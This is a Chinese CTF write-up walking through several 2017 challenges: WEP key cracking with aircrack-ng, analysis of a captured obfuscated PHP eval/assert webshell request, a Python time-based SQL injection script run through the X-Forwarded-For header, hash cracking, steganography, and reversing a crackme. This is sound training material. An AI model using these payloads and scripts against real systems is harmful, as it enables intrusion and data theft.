2017ctf writeup

原创

Taylearn-汤包 于 2017-07-04 15:19:57 发布 2155 收藏
分类专栏： 安全技术 文章标签： CTF writeup

2017ctf writeup

旦绅砺觫富砹 x

用airrack-ng的指令去读取ivs文件的内容：

```
root@ang:~# aircrack-ng /root/www.ivs
Opening /root/www.ivs
Read 36977 packets.

   #  BSSID              ESSID                     Encryption

   1  78:EB:14:0D:2B:10  ceshi                     WEP (36960 IVs)
   2  1C:FA:68:D3:1B:2A  FMCN                      Unknown
   3  00:87:36:1F:CB:C3  360WiFi-CBC3              Unknown
   4  A4:17:31:F8:11:91  猫豹免费WiFi1637          Unknown
   5  14:CF:92:88:F2:88  TL-WR720                  Unknown
   6  84:4B:F5:9D:08:F9  360WiFi-4520              Unknown
   7  00:36:76:05:0E:E7  360WiFi-0EE7              Unknown
   8  A4:17:31:F7:FD:82  360WiFi-8962              Unknown
   9  20:10:7A:45:EE:77  PC-ADAS                   Unknown
  10  C4:A8:1D:5A:28:80  104                       Unknown
  11  CC:34:29:63:3A:4E  HE                        Unknown
  12  14:75:90:41:E6:0A  25hotel                   Unknown
  13  1C:FA:68:D3:1B:1E  FMCn                      Unknown
  14  1C:FA:68:2A:29:F2  xhsdxq                    Unknown
  15  00:36:76:69:C3:F2  哈哈哈                    Unknown
  16  B0:C5:54:81:FB:00  forcekuangjia             Unknown
  17  02:1A:95:AB:5E:42  HS U970                   Unknown
```

```
                              Aircrack-ng 1.2 rc2

                [00:00:00] Tested 3 keys (got 32063 IVs)

KB    depth   byte(vote)
 0    0/  1   31(45824) 8E(40448) 74(39680) 19(38656) 52(38400)
 1    0/  1   32(42240) A6(40192) E2(39424) 24(39168) BD(39168)
 2    0/  1   33(46336) 94(38912) B4(38400) AC(37632) 0F(37376)
 3    0/  1   34(43776) B4(39936) 62(39680) 49(38144) 26(37632)
 4    0/  2   8B(42240) FF(41472) 2E(39936) 52(39680) 8B(39680)

                KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
     Decrypted correctly: 100%
```

获取密码：12345


解压缩，分析数据包：

```
POST /3.php HTTP/1.1
X-Forwarded-For: 241.38.53.25
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.145/
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.1.145
Content-Length: 472
Cache-Control: no-cache

123=array_map("ass"."ert",array("ev"."Al(\"\\\$xx%3D\\\"Ba"."SE6"."4_dEc"."OdE\\\";@ev"."al(\\\
$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKX
tAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7IEY9IkM6XFx3d3dyb290XFxmbGFnLnRhci5neiI7JGZwP
UBmb3BlbigkRiwncicpO2lmKEBmZ2V0YygkZnApKXtAZmNsb3NlKCRmcCk7QHJlYWRmaWxlKCRGKTt9ZWxzZXtlY2hvKCdFUlJPUjov
LyBDYW4gTm90IFJlYWQnKTt9O2VjaG8oIlhAWSIpO2RpZSgpOw%3D%3D'));\");"));HTTP/1.1 200 OK
Date: Mon, 27 Jun 2016 08:48:26 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.13
X-Powered-By: PHP/5.3.13
Content-Length: 209
Content-Type: text/html

X@Y....w.pW....Y
.0.....+.....['|.
..W..A........CHnrd..a./.T....p...{...D.t.>..v....=.u...i.[9...Y..z.G../o..pN..G..r..:
.}....?.s..W.....c.....R....?..Y.N..*.me...j$)$...f.i....M.............x..y..S.(..X@Y
```

Base32解码

http://tomeko.net/onlin

e_tools/base32.php?lang=en



互逅劫解码

http://www1.tc711.com/tool/BASE64.htm

将large字符转换成ascii,然后编码为二进制，与给定的二进制异或运算，然后计算器


然后再还原成ascii和字符:

Ascii编码：


将代码放入到在线编码：

在线编解码参考网站：http://tool.oschina.net/encode

\u606d\u559c\u60a8\uff01\u006b\u0065\u0079\u007b\u0074\u0068\u0065\u0020\u0066\u0069\u0072\u0073\u



unicode编码形式：



恭喜您！key{the first key}

凯撒编码：

凯撒有两种编码脚本，一种是字母26内循环移位，一种是127次非字母内的循环移位；

e6Z9i~]8R~U~QHE{RnY{QXg~QnQ{^XVlRXlp^Xl5Q6Q6SKY8jUAA

这次加密的源码一看就含有非字幕项，将其放在127次移位的脚本中，爆出来一个base64

脚本为

```
lstr="e6Z9i~]8R~U~QHE{RnY{QXg~QnQ{^XVlRXlp^XI5Q6Q6S

for p in range(127):
        str1 = ''
        for i in lstr:
                temp = chr((ord(i)+p)%127)
                if 32<ord(temp)<127 :
                        str1 = str1 + temp
                        feel = 1
                else:
                        feel = 0
                        break
        if feel == 1:
                print(str1)
```


结果：

```
e6Z9i~]8R~U~QHE{RnY{QXg~QnQ{^XVlRXlp^XI5Q6Q6SKY8jUAA
Q"F%UjI$>jAj=41g>ZEg=DSj=Z=gJDBX>DX\JD5!="="?7E$VA--
R#G&VkJ%?kBk>52h?[Fh>ETk>[>hKECY?EY]KE6">#>#@8F%WB..
S$H'WlK&@lCl?63i@\Gi?FUl?\?iLFDZ@FZ^LF7#?$?$A9G&XC//
T%I(XmL'AmDm@74jA]Hj@GVm@]@jMGE[AG[_MG8$@%@%B:H'YD00
U&J)YnM(BnEnA85kB^IkAHWnA^AkNHF\BH\`NH9%A&A&C;I(ZE11
V'K*ZoN)CoFoB96lC_JlBIXoB_BlOIG]CI]aOI:&B'B'D<J)[F22
W(L+[pO*DpGpC:7mD`KmCJYpC`CmPJH^DJ^bPJ;'C(C(E=K*\G33
X)M,\qP+EqHqD;8nEaLnDKZqDaDnQKI_EK_cQK<(D)D)F>L+]H44
Y*N-]rQ,FrIrE<9oFbMoEL[rEbEoRLJ`FL`dRL=)E*E*G?M,^I55
Z+O.^sR-GsJsF=:pGcNpFM\sFcFpSMKaGMaeSM>*F+F+H@N-_J66
[,P/_tS.HtKtG>;qHdOqGN]tGdGqTNLbHNbfTN?+G,G,IAO.`K77
\-Q0`uT/IuLuH?<rIePrHO^uHeHrUOMcIOcgUO@,H-H-JBP/aL88
].R1avU0JvMvI@=sJfQsIP_vIfIsVPNdJPdhVPA-I.I.KCQ0bM99
^/S2bwV1KwNwJA>tKgRtJQ`wJgJtWQOeKQeiWQB.J/J/LDR1cN::
_0T3cxW2LxOxKB?uLhSuKRaxKhKuXRPfLRfjXRC/K0K0MES2dO;;
`1U4dyX3MyPyLC@vMiTvLSbyLiLvYSQgMSgkYSD0L1L1NFT3eP<<
a2V5ezY4NzQzMDAwNjUwMTczMjMwZTRhNThlZTE1M2M2OGU4fQ==
b3W6f{Z5O{R{NEBxOkVxNUd{NkNx[USiOUim[UF2N3N3PHV5gR>>
c4X7g|[6P|S|OFCyPlWyOVe|OlOy\VTjPVjn\VG3O4O4QIW6hS??
d5Y8h}\7Q}T}PGDzQmXzPWf}PmPz]WUkQWko]WH4P5P5RJX7iT@@
```

a2V5ezY4NzQzMDAwNjUwMTczMjMwZTRhNThlZTE1M2M2OGU4fQ==

解密

key{68743000650173230e4a58ee153c68e8}

LM/NTLM HASH解密：

http://blog.csdn.net/gscaiyucheng/article/details/9151257

通过分析得知，前半部分是MD4，后半部分是MD5,通过在线解码就可以得到密文；

也可以通过彩虹表去破解md5，有待研究。


http://www.chamd5.org

密码：1qazXSW@txl

前半段是MD4，后半段MD5；

我心永恒：MP3隐写破解

将音频文件用notepade++打开，然后搜索pass,发现密文。



pass:pass_123_word

用mp3stego 获取隐藏文件

打开txt文件,查看即可得到flag

时间注入：简单的web题

通过抓包分析，在X-Forwarded-For项中不过加入什么，在页面都会实现对应的内容，除非用逗号隔开，才会不显示。

发现是时间注入，可参照网站http://www.jianshu.com/p/5d34b3722128

采用第一种方法，用脚本跑，脚本如下：

```python
# -*- coding: utf-8 -*-
import requests
import time
#定义个方法返回时间差  var定义为猜解字符  num为猜解的多少位
def test(var,num):
        #url链接
        url = 'http://aim.zhugeaq.com:82/'

        #头信息 X-Forwarded-For 插入变量

        headers = {}

        #X-Forwarded-For 指定 如果是该字符 进行sleep 5秒

        headers['X-Forwarded-For']="""'+(select 1 from(select case when ((select substring(flag from """+str(num)+""" for 1) from flag) = '"""+str(var)+"""')

        headers['Referer']='http://aim.zhugeaq.com:82/'

        headers['Host']='aim.zhugeaq.com:82'

        #执行前时间获取

        time_start=time.time();

        r = requests.get(url,headers=headers);

        #执行后时间获取

        time_stop=time.time();

        #返回时间差

        return int(time_stop)-int(time_start);
```



```python
#定义testChar 为一个字符串字典

testChar='abcdefghijklmnopqrstuvwxyz0123456789@_.{}-'

#手工检测出32位进行循环猜解 先进入一个循环破解的多少个字符串

for x in xrange(1,33):
        #循环单个破解的字
        for j in testChar:
                #判断时间差是否大于等于5
                if test(j,x) >= 5:
                        #破解后字符
                        print str(x)+':'+str(j)
```


然后去爆破网站，利用时间差来发挥对应的flag内容，超过5秒就返回值，由于网速的原因，对应的32位循环猜解可能出现多种可能，所以需要多次跑，取其中相同的部分。

脚本跑的结果为：


```
>>>
1:a  4:g  12:d
1:b  5:{  13:5
1:c  5:-  14:b
1:d  6:a  15:e
1:e  6:4  16:5
1:f  7:c  17:6
1:5  7:p  18:1
1:6  7:q  19:2
1:9  8:e  20:f
1:@  8:f  21:7
2:l  8:9  22:b
2:m  8:.  23:b
2:n  8:{  24:5
3:a  9:5  25:d
3:p  10:5 26:2
3:q  11:1 27:8
3:   12:d 28:6
3:.      29:7
         30:8
         31:5
         32:}
```

前8个不确定，多跑几次，然后取相同部分就是flag,最后得到flag为：

flag{4c9551d5be5612f7bb5d286785}

寻找key

首先是获得一个风景图，




用binwalk分析，发现里面还有图片，然后用foremost分解：

得到一个压缩包和一张风景图，

然后压缩包发现是伪压缩，可以在kali里面直接提取，也可以修改对应的hex,可参考：

http://blog.csdn.net/ETF6996/article/details/51946250

然后解压得到另外一张图：




用winhex分析，发现尾部有一句话引起注意，然后通过凯撒解码即可得到flag：

isccc4fagtdfrgagtsnhyh


Base64编码：

下载，查看help.xml文件，直接base64解密即可：




逆向一道题目的解题WP

OD载入AnyunGameCM1，观察入口点，可以知道是Delphi程序



运行之，观察下，发现序列号错误了，程序会清除文本框信息，没有任何弹窗和文本提示，果断放弃MessageBox，Showwindow等常用断点函数




观察程序线程，发现在点击Check按钮后，程序会新启动一个线程，然后瞬间结束，

据此，猜测程序会新启动一个线程来处理序列号，于是下断CreateThread函数，点击Check按钮，逐步运行到了线程的处理代码


逐步跟进之，发现在这里，右侧寄存器中出现了我们输入的序列号，于是猜测这里估计序列号处理的核心位置

发现内存串比较代码，还有后面紧跟一个判断代码




运行到判断代码，然后在右侧修改0标记，强制改变判断代码的流程，

修改流程后，直接F9运行，发现程序界面终于发生变化了，于是可以确定这里就是序列号处理函数！但是显示出来的提示是乱码，不要紧，这里估计是提示字符串被用正确的序列号加密了，我们的序列号错误，所以解密出来的提示是乱码。



很明显，如果程序想要在此处判断正确，则上面的内存串比较函数就得一样。换句话说，这段代码对我们输入的序列号做了某种处理之后，然后在和程序内的一串内存串比较，如果相同，则序列号正确。

经过跟踪，发现了加密函数



可以看出加密函数很简单，就是对序列号做了异或和加和处理，完全可逆，我们用刚才说的那段用了比较的内存串，经过逆运算之后，便可得到序列号。

类似key{****************}

输入之后，点击Check，程序提示You Got it